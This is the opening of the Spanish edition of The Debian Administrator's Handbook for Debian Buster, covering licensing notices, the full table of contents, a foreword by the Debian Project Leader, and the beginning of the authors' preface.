

Debian Buster from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

El manual del Administrador de Debian

Debian Buster desde el descubrimiento a la maestría

Raphaël Hertzog y Roland Mas

Freexian SARL

Sorbiers

El manual del Administrador de Debian
Raphaël Hertzog y Roland Mas

Copyright © 2003-2020 Raphaël Hertzog

Copyright © 2006-2015 Roland Mas

Copyright © 2012-2020 Freexian SARL

ISBN: 979-10-91414-19-7 (English paperback)

ISBN: 979-10-91414-20-3 (English ebook)

Este libro está disponible bajo los términos de dos licencias compatibles con las directrices de software libre de Debian.

Aviso de licencia «Creative Commons»: Este libro está bajo la licencia Creative Commons Atribución-CompartirIgual 3.0 Unported.

➨ https://creativecommons.org/licenses/by-sa/3.0/deed.es

Aviso de Licencia Pública General GNU: Este libro es documentación libre: puede redistribuirlo y/o modificarlo bajo los términos de la Licencia Pública General GNU («GNU General Public License») como es publicada por la Free Software Foundation, ya sea la versión 2 de dicha licencia o (a su criterio) cualquier versión posterior.

Se distribuye este libro con el afán que será útil, pero SIN GARANTÍA ALGUNA; aún sin la garantía implícita de COMERCIABILIDAD o APTITUD PARA UN PROPÓSITO PARTICUAR. Revise la Licencia Pública General GNU para más detalles.

Junto con este programa debería haber recibido una copia de la Licencia Pública General GNU. Si no es así, revise https://www.gnu.org/licenses/.

Mostrar su aprecio



Este libro se publica bajo una licencia libre porque queremos que todos se beneficien de él. Sin embargo, mantenerlo toma tiempo y muchos esfuerzos, y apreciamos que nos agradezcan por ello. Si el libro le parece valioso, considere contribuir a su manutención continua, bien comprando una copia en papel o realizando una donación a través del sitio oficial del libro:

➨ https://debian-handbook.info

Índice general

1. El proyecto Debian 1

1.1 ¿Qué es Debian? . . . 2

1.1.1 Un sistema operativo multiplataforma . . . 2

1.1.2 La calidad del software libre . . . 4

1.1.3 El marco legal: una organización sin ánimo de lucro . . . 4

1.2 Los documentos de fundación . . . 5

1.2.1 El compromiso hacia los Usuarios . . . 5

1.2.2 Las directrices de software libre de Debian . . . 7

1.3 El funcionamiento interno del proyecto Debian . . . 9

1.3.1 Los desarrolladores Debian . . . 10

1.3.2 El papel activo de los usuarios . . . 14

Reporting bugs . . . 14

Translation and documentation . . . 15

Sending fixes . . . 16

Other ways of contributing . . . 18

1.3.3 Equipos y subproyectos . . . 18

Subproyectos Debian existentes . . . 19

Grupos administrativos . . . 20

Equipos de desarrollo, equipos transversales . . . 21

1.4 Seguir las noticias de Debian . . . 23

1.5 El papel de las distribuciones . . . 24

1.5.1 El instalador: `debian-installer` . . . 24

1.5.2 La biblioteca del software . . . 25

1.6 Ciclo de vida de una versión . . . 25

1.6.1 El estado experimental: *Experimental* . . . 25

1.6.2 El estado inestable: *Unstable* . . . 26

1.6.3 Migración a *Testing* . . . 27

1.6.4 La promoción desde *Testing* a *Stable* . . . 29

1.6.5 El estado de *Oldstable* y *Oldoldstable* . . . 32

2. Presentación del caso de estudio 35

2.1 Necesidades de TI de rápido crecimiento . . . 36

2.2 Plan maestro . . . 36

2.3 ¿Por qué una distribución GNU/Linux? . . . 37

2.4 ¿Por qué la distribución Debian? . . . 39

2.4.1 Distribuciones comerciales y guiadas por la comunidad . . . 39
2.5 Why Debian Buster? . . . 40
3. Análisis de la instalación existente y migración 43
3.1 Coexistencia en entornos heterogéneos . . . 44
3.1.1 Integración con equipos Windows . . . 44
3.1.2 Integración con equipos OS X . . . 44
3.1.3 Integración con otros equipos Linux/Unix . . . 44
3.2 Cómo migrar . . . 45
3.2.1 Reconocimiento e identificación de servicios . . . 45
La red y los procesos . . . 46
3.2.2 Respaldos de la configuración . . . 47
3.2.3 Adopción de un servidor Debian existente . . . 47
3.2.4 Instalación de Debian . . . 48
3.2.5 Instalación y configuración de los servicios seleccionados . . . 49
4. Instalación 53
4.1 Métodos de instalación . . . 54
4.1.1 Instalación desde CD-ROM/DVD-ROM . . . 54
4.1.2 Arranque desde una llave USB . . . 55
4.1.3 Instalación a través de arranque por red . . . 56
4.1.4 Otros métodos de instalación . . . 56
4.2 Instalación, paso a paso . . . 57
4.2.1 Arranque e inicio del instalador . . . 57
4.2.2 Selección del idioma . . . 58
4.2.3 Selección del país . . . 59
4.2.4 Selección de la distribución de teclado . . . 60
4.2.5 Detección de hardware . . . 60
4.2.6 Carga de componentes . . . 61
4.2.7 Detección de hardware de red . . . 61
4.2.8 Configuración de red . . . 61
4.2.9 Contraseña del administrador . . . 62
4.2.10 Creación del primer usuario . . . 63
4.2.11 Configuración del reloj . . . 64
4.2.12 Detección de discos y otros dispositivos . . . 64
4.2.13 Inicio de la herramienta de particionado . . . 64
Particionado guiado . . . 66
Particionado manual . . . 68
Configuración de dispositivos multidisco (RAID por software) . . . 69
Configuración del gestor de volúmenes lógicos (LVM) . . . 70
Configuración de particiones cifradas . . . 70
4.2.14 Instalación del sistema base . . . 71
4.2.15 Configuración del gestor de paquetes (`apt`) . . . 72
4.2.16 Concurso de popularidad de paquetes Debian . . . 73
4.2.17 Selección de paquetes para instalación . . . 74

4.2.18 Instalación del gestor de arranque GRUB . . . 74
4.2.19 Finalización de la instalación y reiniciado . . . 76
4.3 Luego del primer arranque . . . 76
4.3.1 Instalación de software adicional . . . 76
4.3.2 Actualización del sistema . . . 77
5. Sistema de paquetes: herramientas y principios fundamentales 79
5.1 Estructura de un paquete binario . . . 80
5.2 Metainformación de un paquete . . . 82
5.2.1 Descripción: el archivo `control` . . . 82
Dependencias: el campo Depends . . . 83
Conflictos: el campo Conflicts . . . 85
Incompatibilidades: el campo Breaks . . . 85
Elementos provistos: el campo Provides . . . 86
Reemplazo de archivos: el campo Replaces . . . 88
5.2.2 Scripts de configuración . . . 88
Instalación y actualización . . . 89
Eliminación de un paquete . . . 90
5.2.3 Sumas de verificación («checksum»), lista de archivos de configuración . . . 91
5.3 Estructura de un paquete fuente . . . 92
5.3.1 Formato . . . 92
5.3.2 Utilización dentro de Debian . . . 95
5.4 Manipulación de paquetes con `dpkg` . . . 96
5.4.1 Instalación de paquetes . . . 96
5.4.2 Eliminación de un paquete . . . 98
5.4.3 Consulta de la base de datos de `dpkg` e inspección de archivos `.deb` . . . 99
5.4.4 Archivo de registro de `dpkg` . . . 103
5.4.5 Compatibilidad multiarquitectura . . . 104
Activación de multiarquitectura . . . 104
Cambios relacionados con multiarquitectura . . . 105
5.5 Coexistencia con otros sistemas de paquetes . . . 106
6. Mantenimiento y actualizaciones: las herramientas APT 109
6.1 Contenido del archivo `sources.list` . . . 110
6.1.1 Sintaxis . . . 110
6.1.2 Repositorios para usuarios de *Stable* . . . 112
Actualizaciones de seguridad . . . 113
Actualizaciones de Stable . . . 113
Actualizaciones propuestas . . . 114
Retroadaptaciones para Stable . . . 114
6.1.3 Repositorios para usuarios de *Testing*/*Unstable* . . . 115
El repositorio Experimental . . . 116
6.1.4 Using Alternate Mirrors . . . 116
6.1.5 Recursos no oficiales: mentors.debian.net . . . 117

6.1.6 Proxy caché para paquetes Debian . . . 118
6.2 Los programas aptitude, apt-get y apt . . . 118
6.2.1 Inicialización . . . 119
6.2.2 Instalación y eliminación . . . 120
6.2.3 Actualización del sistema . . . 122
6.2.4 Opciones de configuración . . . 123
6.2.5 Gestión de prioridades de los paquetes . . . 124
6.2.6 Trabajo con varias distribuciones . . . 126
6.2.7 Seguimiento de paquetes instalados automáticamente . . . 127
6.3 La orden apt-cache . . . 128
6.4 The apt-file Command . . . 130
6.5 Interfaces: aptitude, synaptic . . . 131
6.5.1 aptitude . . . 131
Administración de recomendaciones, sugerencias y tareas . . . 133
Mejores algoritmos de resolución . . . 133
6.5.2 synaptic . . . 134
6.6 Comprobación de la autenticidad de un paquete . . . 135
6.7 Actualización de una distribución estable a la siguiente . . . 137
6.7.1 Procedimiento recomendado . . . 137
6.7.2 Manejo de problemas tras una actualización . . . 139
6.7.3 Cleaning Up after an Upgrade . . . 140
Packages removed from the Debian Archive . . . 140
Dummy and Transitional Packages . . . 140
Old or Unused Configuration Files . . . 141
Files not owned by any Package . . . 141
6.8 Manutención de un sistema actualizado . . . 141
6.9 Actualizaciones automáticas . . . 143
6.9.1 Configuración de dpkg . . . 143
6.9.2 Configuración de APT . . . 143
6.9.3 Configuración de debconf . . . 144
6.9.4 Manejo de interacciones de línea de órdenes . . . 144
6.9.5 La combinación milagrosa . . . 144
6.10 Búsqueda de paquetes . . . 145
7. Resolución de problemas y búsqueda de información relevante 149
7.1 Fuentes de documentación . . . 150
7.1.1 Páginas de manual . . . 150
7.1.2 Documentos *info* . . . 153
7.1.3 Documentación específica . . . 153
7.1.4 Sitios web . . . 154
7.1.5 Tutoriales (*HOWTO*) . . . 154
7.2 Procedimientos comunes . . . 155
7.2.1 Configuración de un programa . . . 155

7.2.2 Monitorización de lo que hacen los demonios . . . 156
7.2.3 Pedido de ayuda en una lista de correo . . . 157
7.2.4 Reporte de un error cuando un problema es demasiado difícil . . . 158

8. Configuración básica: red, cuentas, impresión... 161
8.1 Configuración del sistema en otro idioma . . . 162
8.1.1 Configuración del idioma predeterminado . . . 162
8.1.2 Configuración del teclado . . . 164
8.1.3 Migración a UTF-8 . . . 164
8.2 Configuración de red . . . 166
8.2.1 Interfaz Ethernet . . . 167
8.2.2 Wireless Interface . . . 168
Installing the required firmwares . . . 169
Wireless specific entries in `/etc/network/interfaces` . . . 169
8.2.3 Conexión con PPP a través de un módem PSTN . . . 170
8.2.4 Conexión a través de un módem ADSL . . . 170
Módems compatibles con PPPOE . . . 170
Módems compatibles con PPTP . . . 171
Módems compatibles con DHCP . . . 171
8.2.5 Configuración de red automática para usuarios itinerantes . . . 172
8.3 Definición del nombre de equipo y configuración del servicio de nombres . . . 173
8.3.1 Resolución de nombres . . . 173
Configuración de servidores DNS . . . 174
El archivo `/etc/hosts` . . . 174
8.4 Bases de datos de usuarios y grupos . . . 175
8.4.1 Lista de usuarios: `/etc/passwd` . . . 175
8.4.2 El archivo de contraseñas ocultas y cifradas: `/etc/shadow` . . . 176
8.4.3 Modificación de una cuenta o contraseña existente . . . 176
8.4.4 Desactivación de una cuenta . . . 177
8.4.5 Lista de grupos: `/etc/group` . . . 177
8.5 Creación de cuentas . . . 178
8.6 Entorno de consola . . . 179
8.7 Configuración de impresoras . . . 181
8.8 Configuración del gestor de arranque . . . 182
8.8.1 Identificación de discos . . . 182
8.8.2 Configuración de LILO . . . 184
8.8.3 Configuración de GRUB 2 . . . 185
8.9 Otras configuraciones: sincronización de tiempo, registros, acceso compartido... . . . 186
8.9.1 Zona horaria . . . 186
8.9.2 Sincronización de tiempo . . . 188
Para estaciones de trabajo . . . 188
Para servidores . . . 188
8.9.3 Rotación de archivos de registro . . . 189
8.9.4 Compartición de permisos de administración . . . 189

8.9.5 Lista de puntos de montaje . . . 190
8.9.6 `locate` y `updatedb` . . . 192
8.10 Compilación de un núcleo . . . 192
8.10.1 Introducción y prerequisitos . . . 193
8.10.2 Obtención de las fuentes . . . 193
8.10.3 Configuración del núcleo . . . 194
8.10.4 Compilación y creación del paquete . . . 195
8.10.5 Compilación de módulos externos . . . 196
8.10.6 Aplicación de un parche al núcleo . . . 197
8.11 Instalación de un núcleo . . . 198
8.11.1 Características de un paquete Debian del núcleo . . . 198
8.11.2 Instalación con `dpkg` . . . 198
9. Servicios Unix 201
9.1 Arranque del sistema . . . 202
9.1.1 El sistema de inicio systemd . . . 202
9.1.2 El sistema de inicio System V . . . 208
9.2 Inicio de sesión remoto . . . 211
9.2.1 Inicio seguro de sesión remota: SSH . . . 212
Autenticación basada en llaves . . . 213
Utilización aplicaciones X11 remotas . . . 214
Creación de túneles cifrados con redirección de puertos . . . 215
9.2.2 Utilización de escritorios gráficos remotos . . . 216
9.3 Administración de permisos . . . 218
9.4 Interfaces de administración . . . 220
9.4.1 Administración en una interfaz web: `webmin` . . . 221
9.4.2 Configuración de paquetes: `debconf` . . . 222
9.5 `syslog` Eventos de sistema . . . 223
9.5.1 Principio y mecanismo . . . 223
9.5.2 El archivo de configuración . . . 224
Sintaxis del selector . . . 224
Sintaxis de las acciones . . . 225
9.6 El superservidor `inetd` . . . 225
9.7 Programación de tareas con `cron` y `atd` . . . 227
9.7.1 Formato de un archivo `crontab` . . . 228
9.7.2 Utilización del programa `at` . . . 229
9.8 Programación de tareas asincrónicas: `anacron` . . . 230
9.9 Cuotas . . . 231
9.10 Respaldo . . . 232
9.10.1 Respaldos con `rsync` . . . 233
9.10.2 Restauración de equipos sin repaldos . . . 235
9.11 Conexión en caliente: *hotplug* . . . 236
9.11.1 Introducción . . . 236
9.11.2 El problema de nombres . . . 236

9.11.3 Cómo funciona *udev* . . . 237
9.11.4 Un ejemplo concreto . . . 238
9.12 Gestión de energía: interfaz avanzada de configuración y energía (ACPI: «Advanced Configuration and Power Interface) . . . 240

10. Infraestructura de red 243
10.1 Puerta de enlace . . . 244
10.2 X.509 certificates . . . 246
10.2.1 Creating gratis trusted certificates . . . 247
10.2.2 Infraestructura de llave pública: *easy-rsa* . . . 249
10.3 Red virtual privada . . . 253
10.3.1 OpenVPN . . . 254
Configuración del servidor OpenVPN . . . 254
Configuración del servidor OpenVPN . . . 254
Configuración del cliente OpenVPN . . . 255
10.3.2 Red privada virtual con SSH . . . 255
10.3.3 IPsec . . . 256
10.3.4 PPTP . . . 257
Configuración del cliente . . . 257
Configuración del servidor . . . 258
10.4 Calidad del servicio . . . 261
10.4.1 Principio y mecanismo . . . 261
10.4.2 Configuración e implementación . . . 262
Reducción de latencias: `wondershaper` . . . 262
Configuración estándar . . . 262
10.5 Enrutamiento dinámico . . . 263
10.6 IPv6 . . . 264
10.6.1 Túneles . . . 265
10.7 Servidores de nombres de dominio (DNS) . . . 266
10.7.1 DNS software . . . 266
10.7.2 Configuring bind . . . 267
10.8 DHCP . . . 269
10.8.1 Configuración . . . 270
10.8.2 DHCP y DNS . . . 271
10.9 Herramientas de diagnóstico de red . . . 271
10.9.1 Diagnóstico local: `netstat` . . . 271
10.9.2 Diagnóstico remoto: `nmap` . . . 273
10.9.3 «Sniffers»: `tcpdump` y `wireshark` . . . 274

11. Servicios de red: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN 277
11.1 Servidor de correo . . . 278
11.1.1 Instalación de Postfix . . . 278
11.1.2 Configuración de dominios virtuales . . . 282
Alias de dominio virtual . . . 282

Casillas de dominio virtual . . . 283
11.1.3 Restricciones para recibir y enviar . . . 284
Restricciones de acceso basadas en IP . . . 284
Revisión de la validez de las órdenes EHLO o HELO . . . 286
Aceptación o rechazo basado en el remitente anunciado . . . 287
Aceptación o rechazo basado en el receptor . . . 287
Restricciones asociadas con la orden DATA . . . 288
Implementación de restricciones . . . 288
Filtros basados en el contenido del mensaje . . . 289
11.1.4 Configuración de «listas grises» (*greylisting*) . . . 290
11.1.5 Personalización de filtros basados en el receptor . . . 291
11.1.6 Integración con un antivirus . . . 293
11.1.7 Fighting Spam with SPF, DKIM and DMARC . . . 294
Integrating the Sender Policy Framework (SPF) . . . 294
Integrating DomainKeys (DKIM) Signing and Checking . . . 295
Integrating Domain-based Message Authentication, Reporting and Conformance (DMARC) . . . 297
11.1.8 SMTP autenticado . . . 298
11.2 Servidor web (HTTP) . . . 300
11.2.1 Instalación de Apache . . . 300
11.2.2 Adding support for SSL . . . 301
11.2.3 Configuración de servidores virtuales («virtual hosts») . . . 302
11.2.4 Directivas comunes . . . 304
Autenticación obligatoria . . . 305
Restricción de acceso . . . 305
11.2.5 Analizadores de registros . . . 306
11.3 Servidor de archivos FTP . . . 308
11.4 Servidor de archivos NFS . . . 309
11.4.1 Protección de NFS . . . 310
11.4.2 Servidor NFS . . . 310
11.4.3 Cliente NFS . . . 312
11.5 Configuración de espacios compartidos Windows con Samba . . . 312
11.5.1 Servidor Samba . . . 312
Configuración con `debconf` . . . 313
Configuración manual . . . 313
11.5.2 Cliente Samba . . . 315
El programa `smbclient` . . . 315
Montaje de espacios compartidos de Windows . . . 315
Impresión en una impresora compartida . . . 316
11.6 Proxy HTTP/FTP . . . 316
11.6.1 Instalación . . . 316
11.6.2 Configuración de un caché . . . 317
11.6.3 Configuración de un filtro . . . 317
11.7 Directorio LDAP . . . 318

11.7.1 Instalación . . . 318
11.7.2 Relleno del directorio . . . 320
11.7.3 Administración de cuentas con LDAP . . . 321
Configuración de NSS . . . 321
Configuración de PAM . . . 323
Protección de intercambios de datos LDAP . . . 324
11.8 Servicios de comunicación en tiempo real . . . 327
11.8.1 Parámetros DNS para los servicios RTC . . . 328
11.8.2 Servidor TURN . . . 328
11.8.3 Servidor Proxy SIP . . . 329
Instalación de un proxy SIP . . . 329
11.8.4 Servidor XMPP . . . 330
Instalar el servidor XMPP . . . 330
Gestionando el servidor XMPP . . . 331
11.8.5 Servicios corriendo en el puerto 443 . . . 331
11.8.6 Agregando WebRTC . . . 332
12. Administración avanzada 335
12.1 RAID y LVM . . . 336
12.1.1 RAID por software . . . 336
Diferentes niveles de RAID . . . 337
Configuración de RAID . . . 340
Respaldos de la configuración . . . 345
12.1.2 LVM . . . 347
Conceptos de LVM . . . 347
Configuración de LVM . . . 348
LVM en el tiempo . . . 353
12.1.3 ¿RAID o LVM? . . . 355
12.2 Virtualización . . . 358
12.2.1 Xen . . . 359
12.2.2 LXC . . . 364
Pasos preliminares . . . 365
Configuración de red . . . 366
Configuración del sistema . . . 367
Inicio del contenedor . . . 368
12.2.3 Virtualización con KVM . . . 369
Pasos preliminares . . . 370
Configuración de red . . . 370
Instalación con `virt-install` . . . 371
Administración de máquinas con `virsh` . . . 373
Instalación de un sistema basado en RPM sobre Debian con yum . . . 373
12.3 Instalación automatizada . . . 374
12.3.1 Instalador completamente automático (FAI: «Fully Automatic Installer») . . . 375
12.3.2 Presembrado de Debian-Installer . . . 376

Utilización de un archivo de presembrado . . . 377
Creación de un archivo de presembrado . . . 377
Creación de un medio de arranque personalizado . . . 378
12.3.3 Simple-CDD: la solución todo-en-uno . . . 379
Creación de perfiles . . . 380
Configuración y uso de `build-simple-cdd` . . . 380
Generación de una imagen ISO . . . 381
12.4 Monitorización . . . 381
12.4.1 Configuración de Munin . . . 382
Configuración de los equipos a monitorizar . . . 382
Configuración del graficador . . . 384
12.4.2 Configuración de Nagios . . . 384
Instalación . . . 384
Configuración . . . 385
13. Estación de trabajo 391
13.1 Configuración del servidor X11 . . . 392
13.2 Personalización de la interfaz gráfica . . . 393
13.2.1 Elección de un gestor de pantalla . . . 393
13.2.2 Elección de un gestor de ventanas . . . 393
13.2.3 Gestión del menú . . . 394
13.3 Escritorios gráficos . . . 395
13.3.1 GNOME . . . 395
13.3.2 KDE and Plasma . . . 396
13.3.3 Xfce y otros . . . 397
13.3.4 Other Desktop Environments . . . 398
13.4 Correo . . . 399
13.4.1 Evolution . . . 399
13.4.2 KMail . . . 400
13.4.3 Thunderbird . . . 401
13.5 Navegadores web . . . 402
13.6 Desarrollo . . . 403
13.6.1 Herramientas para GTK+ en GNOME . . . 403
13.6.2 Tools for Qt . . . 404
13.7 Trabajo colaborativo . . . 404
13.7.1 Trabajo en grupo: *groupware* . . . 404
13.7.2 Trabajo colaborativo con FusionForge . . . 404
13.8 Suites de oficina . . . 405
13.9 Emulación de Windows: Wine . . . 406
13.10 Software de comunicaciones en tiempo real . . . 408
14. Seguridad 411
14.1 Definición de una política de seguridad . . . 412
14.2 Firewall o el filtrado de paquetes . . . 414
14.2.1 nftables Behavior . . . 414

14.2.2 Moving from iptables to nftables . . . 416
14.2.3 Syntax of `nft` . . . 419
14.2.4 Instalación de las reglas en cada arranque . . . 419
14.3 Supervisión: prevención, detección, disuasión . . . 420
14.3.1 Monitorización de los registros con `logcheck` . . . 420
14.3.2 Monitorización de actividad . . . 421
En tiempo real . . . 421
Historial . . . 422
14.3.3 Avoiding Intrusion . . . 422
14.3.4 Detección de cambios . . . 423
Auditoría de paquetes mediante `dpkg --verify` . . . 424
Auditoría de paquetes: `debsums` y sus límites . . . 425
Monitorización de archivos: AIDE . . . 425
14.3.5 Detección de intrusiones (IDS/NIDS) . . . 427
14.4 Introducción a AppArmor . . . 428
14.4.1 Principios . . . 428
14.4.2 Activar AppArmour y gestionar los perfiles . . . 428
14.4.3 Creación de un nuevo perfil . . . 429
14.5 Introducción a SELinux . . . 435
14.5.1 Principios . . . 435
14.5.2 Configuración de SELinux . . . 438
14.5.3 Gestión de un sistema SELinux . . . 438
Gestión de módulos SELinux . . . 439
Gestión de identidades . . . 440
Gestión de contextos de archivos, puertos y valores booleanos . . . 441
14.5.4 Adaptación de las reglas . . . 441
Creación de un archivo `.fc` . . . 442
Creación de un archivo `.if` . . . 442
Escritura de un archivo `.te` . . . 444
Compilación de los archivos . . . 447
14.6 Otras consideraciones relacionadas con la seguridad . . . 447
14.6.1 Riesgos inherentes de las aplicaciones web . . . 447
14.6.2 Saber qué esperar . . . 448
14.6.3 Selección prudente de software . . . 449
14.6.4 Gestión de una máquina como un todo . . . 450
14.6.5 Los usuarios también son parte . . . 450
14.6.6 Seguridad física . . . 451
14.6.7 Responsabilidad legal . . . 451
14.7 Tratamiento de una máquina comprometida . . . 452
14.7.1 Detección y visualización de la intrusión . . . 452
14.7.2 Desconexión del servidor . . . 452
14.7.3 Preservación de todo lo que pueda utilizar como evidencia . . . 453
14.7.4 Reinstalación . . . 454

14.7.5 Análisis forense . . . 454
14.7.6 Reconstrucción del escenario de ataque . . . 455

15. Creación de un paquete Debian 459

15.1 Recompilación de un paquete desde sus fuentes . . . 460
15.1.1 Obtención de las fuentes . . . 460
15.1.2 Realización de cambios . . . 460
15.1.3 Inicio de la recompilación . . . 462
15.2 Creación de su primer paquete . . . 463
15.2.1 Metapaquetes o paquetes falsos . . . 463
15.2.2 Simple compendio de archivos . . . 464
15.3 Creación de un repositorio de paquetes para APT . . . 468
15.4 Cómo convertirse en un encargado de paquetes . . . 471
15.4.1 Aprendizaje de creación de paquetes . . . 471
Reglas . . . 471
Procedimientos . . . 471
Herramientas . . . 471
15.4.2 Proceso de aceptación . . . 473
Prerrequisitos . . . 473
Registración . . . 474
Aceptación de principios . . . 474
Revisión de habilidades . . . 475
Aprobación final . . . 476

16. Conclusión: el futuro de Debian 479

16.1 Los próximos desarrollos . . . 480
16.2 El futuro de Debian . . . 480
16.3 El futuro de este libro . . . 481

A. Distribuciones derivadas 483

A.1 Censo y cooperación . . . 483
A.2 Ubuntu . . . 483
A.3 Linux Mint . . . 484
A.4 Knoppix . . . 485
A.5 Aptosid y Siduction . . . 485
A.6 Grml . . . 486
A.7 Tails . . . 486
A.8 Kali Linux . . . 486
A.9 Devuan . . . 486
A.10 DoudouLinux . . . 486
A.11 Raspbian . . . 487
A.12 PureOS . . . 487
A.13 SteamOS . . . 487
A.14 Y muchas más . . . 487

B. Curso breve de emergencia 489

B.1 Consola y órdenes básicas . . . 489

B.1.1 Navegación del árbol de directorios y gestión de archivos . . . 489

B.1.2 Visualización y modificación de archivos de texto . . . 490

B.1.3 Búsqueda de y en archivos . . . 491

B.1.4 Gestión de proceso . . . 491

B.1.5 Información de sistema: memoria, espacio en disco, identidad . . . 491

B.2 Organización de la jerarquía del sistema de archivos . . . 492

B.2.1 El directorio raíz . . . 492

B.2.2 El directorio personal de los usuarios . . . 493

B.3 Funcionamiento interno de un equipo: las diferentes capas involucradas . . . 494

B.3.1 La capa más profunda: el hardware . . . 494

B.3.2 El iniciador: el BIOS o UEFI . . . 495

B.3.3 El núcleo . . . 496

B.3.4 El espacio de usuario . . . 496

B.4 Algunas tareas administradas por el núcleo . . . 497

B.4.1 Administración del hardware . . . 497

B.4.2 Sistemas de archivos . . . 498

B.4.3 Funciones compartidas . . . 499

B.4.4 Gestión de proceso . . . 499

B.4.5 Gestión de permisos . . . 500

B.5 El espacio de usuario . . . 500

B.5.1 Proceso . . . 500

B.5.2 Demonios . . . 501

B.5.3 Comunicación entre procesos . . . 501

B.5.4 Bibliotecas . . . 503

Índice alfabético 504

Prólogo

Me complace tener la oportunidad de darte la bienvenida a Debian y al Manual del Administrador Debian. Mucha gente ha elegido Debian: en torno al 10 % de los servidores web de Internet corren Debian. Cuando incluimos sistemas operativos basados en Debian, este número se acerca al 20 %. Debian fue seleccionado como el sistema operativo elegido para la Estación Espacial Internacional. Bien en una investigación científica puntera o bien en un proyecto para cultivar alimentos luchando contra la contaminación, Debian se usa para alimentar los ordenadores que lo hacen posible.

¿Por qué Debian es actractivo para grandes corporaciones, investigadores, activistas y aficionados? Creo que la respuesta está en la flexibilidad de Debian y su comunidad.

Debian es flexible. Sí, proporciona un excelente sistema operativo de propósito general listo para usar. También proporciona las herramientas para personalizar Debian a cualquier entorno en el que te encuentres trabajando. Sea en la nube y arquitecturas contenerizada, una gran conjunto de estaciones de trabajo, ordenadores individuales, o un dispositivo, Debian proporciona la flexibilidad para trabajar bien en ese entorno. Encontrarás las herramientas que necesitas para cubrir tus necesidades.

La comunidad Debian es un lugar de encuentro para individuos e intereses diversos: desarrolladores de grandes corporaciones trabajan junto a voluntarios, investigadores, y usuarios. No importa si son expertos en seguridad, desarrolladores web, programadores de sistemas o arquitectos, estamos todos representados. Tú puedes formar parte de esta comunidad. Si encuentras formas en las que Debian puede ser mejor, tu contribución es bienvenida.

Nos unimos para producir un sistema operativo libre de primera categoría. Ninguna compañía controla Debian; la agenda de nadie dirige nuestro trabajo. En vez de eso, cada uno de nosotros tiene el poder de mejorar Debian de la forma que nos importa. Gracias por echar un ojo a lo que hemos construido. Espero que te guste.

Este libro es una excelente manera de explorar Debian. Lo he estado recomendando a amigos durante años cuando querían aprender más acerca de Debian, y estoy complacido de tener la oportunidad de recomendarlo de manera más amplia. Este manual está escrito y mantenido por miembros veteranos de la comunidad Debian. Algunos de los mismo que están trabajando para desarrollar el sistema operativo se han unido conjuntamente para ayudarte a comprenderlo. Y por supuesto el libro está desarrollado usando un proceso comunitario similar al mismo Debian con el mismo énfasis en la libertad.

Agosto de 2.019

Sam Hartman (Líder del Proyecto Debian)

Prefacio

Desde hace varios años Linux adquiere cada vez más fuerza, y su creciente popularidad impulsa a cada vez más y más usuarios a dar el salto. El primer paso en este camino consiste en elegir una distribución. Es una decisión importante ya que cada distribución tiene sus propias peculiaridades y una elección correcta desde el principio puede evitar los costos de migraciones futuras.

VOLVER A LOS CIMIENTOS

distribución Linux, núcleo Linux

Estrictamente hablando, Linux es solo un núcleo, la pieza central de software que se encuentra entre el hardware y las aplicaciones.

Una «distribución Linux» es un sistema operativo completo; normalmente incluye el núcleo Linux, un programa instalador y sobre todo aplicaciones y otro software necesario para convertir un equipo en una herramienta realmente útil.

Debian GNU/Linux es una distribución de Linux «genérica» que se ajusta a la mayoría de los usuarios. El propósito de este libro es mostrar sus numerosos aspectos para que pueda tomar una decisión fundada en el momento de elegir una distribución.

¿Por qué este libro?

CULTURA

Distribuciones comerciales

La mayoría de distribuciones Linux están respaldadas por empresas con fines de lucro que las desarrollan y comercializan bajo algún tipo de plan comercial. Algunos ejemplos son *Ubuntu*, principalmente desarrollado por *Canonical Ltd.*; *Red Hat Enterprise Linux*, por *Red Hat*; y *SUSE Linux*, que es mantenida y comercializada por *Novell*.

En el extremo opuesto se encuentran aquellas similares a Debian y de la «Apache Software Foundation» (que alberga el desarrollo del servidor web Apache). Debian es ante todo un proyecto en el mundo del Software Libre, implementado por voluntarios que trabajan juntos a través de Internet. Si bien algunos de ellos trabajan en Debian como parte del trabajo que realizan en varias empresas, el proyecto como tal no está asociado a ninguna empresa en particular, así como tampoco ninguna empresa tiene una influencia especial en las cuestiones del proyecto que la que posee cualquier colaborador voluntario.

Linux ha disfrutado de una gran cobertura mediática en los últimos años; esta beneficia sobre todo a las distribuciones que se apoyan en un departamento de marketing real — en otras palabras: distribuciones respaldas por empresas (Ubuntu, Red Hat, SUSE, etc.). Sin embargo, Debian

está lejos de ser una distribución marginal; muchos estudios mostraron a través de los años que se utiliza tanto en servidores como escritorios. Esto es particularmente cierto en servidores web, donde Debian y Ubuntu son las distribuciones Linux de preferencia.

➨ https://w3techs.com/technologies/details/os-linux/all/all

El propósito de este libro es ayudarle a descubrir esta distribución. Esperamos compartir la experiencia que hemos acumulado desde que nos unimos al proyecto como desarrolladores y contribuidores en 1998 (Raphaël) y 2000 (Roland). Con suerte, transmitiremos nuestro entusiasmo y quizás decidas unirte a nosotros algún día...

La primera edición de este libro (en 2004) sirvió para llenar un vacío: fue el primer libro en francés que se centró exclusivamente en Debian. En ese momento se escribieron muchos otros libros sobre Debian, tanto para los lectores de habla francesa como para los de habla inglesa. Lamentablemente casi ninguno de ellos fue actualizado desde entonces, y con los años volvimos a una situación en la que había muy pocos libros buenos sobre Debian. Esperamos que este libro, que cobró vida nuevamente desde su traducción al inglés (y varias traducciones del inglés a muchos otros idiomas) llene este vacío y ayude a muchos usuarios.

¿Para quién es este libro?

Hemos intentado hacer un libro útil para muchas categorías de lectores. En primer lugar, administradores de sistemas (tanto principiantes como expertos) encontrarán explicaciones acerca de la instalación y despliegue en muchos equipos. También se harán una idea de la mayoría de los servicios disponibles en Debian, junto con las instrucciones de configuración y una descripción de las particularidades de la distribución. Comprender los mecanismos que tienen lugar en el desarrollo de Debian les capacitará para tratar con problemas imprevistos, sabiendo que siempre pueden contar con la ayuda de la comunidad.

Los usuarios de otras distribuciones de Linux, o de otra variante de Unix, descubrirán las características específicas de Debian y se adaptarán muy rápidamente mientras se benefician plenamente de las ventajas únicas de esta distribución.

Finalmente, los lectores que ya tienen conocimientos previos de Debian y quieren conocer más acerca de la comunidad que se encuentra detrás, verán sus expectativas cumplidas. Este libro debería acercarles mucho más a unirse a nosotros como colaboradores.

Enfoque general

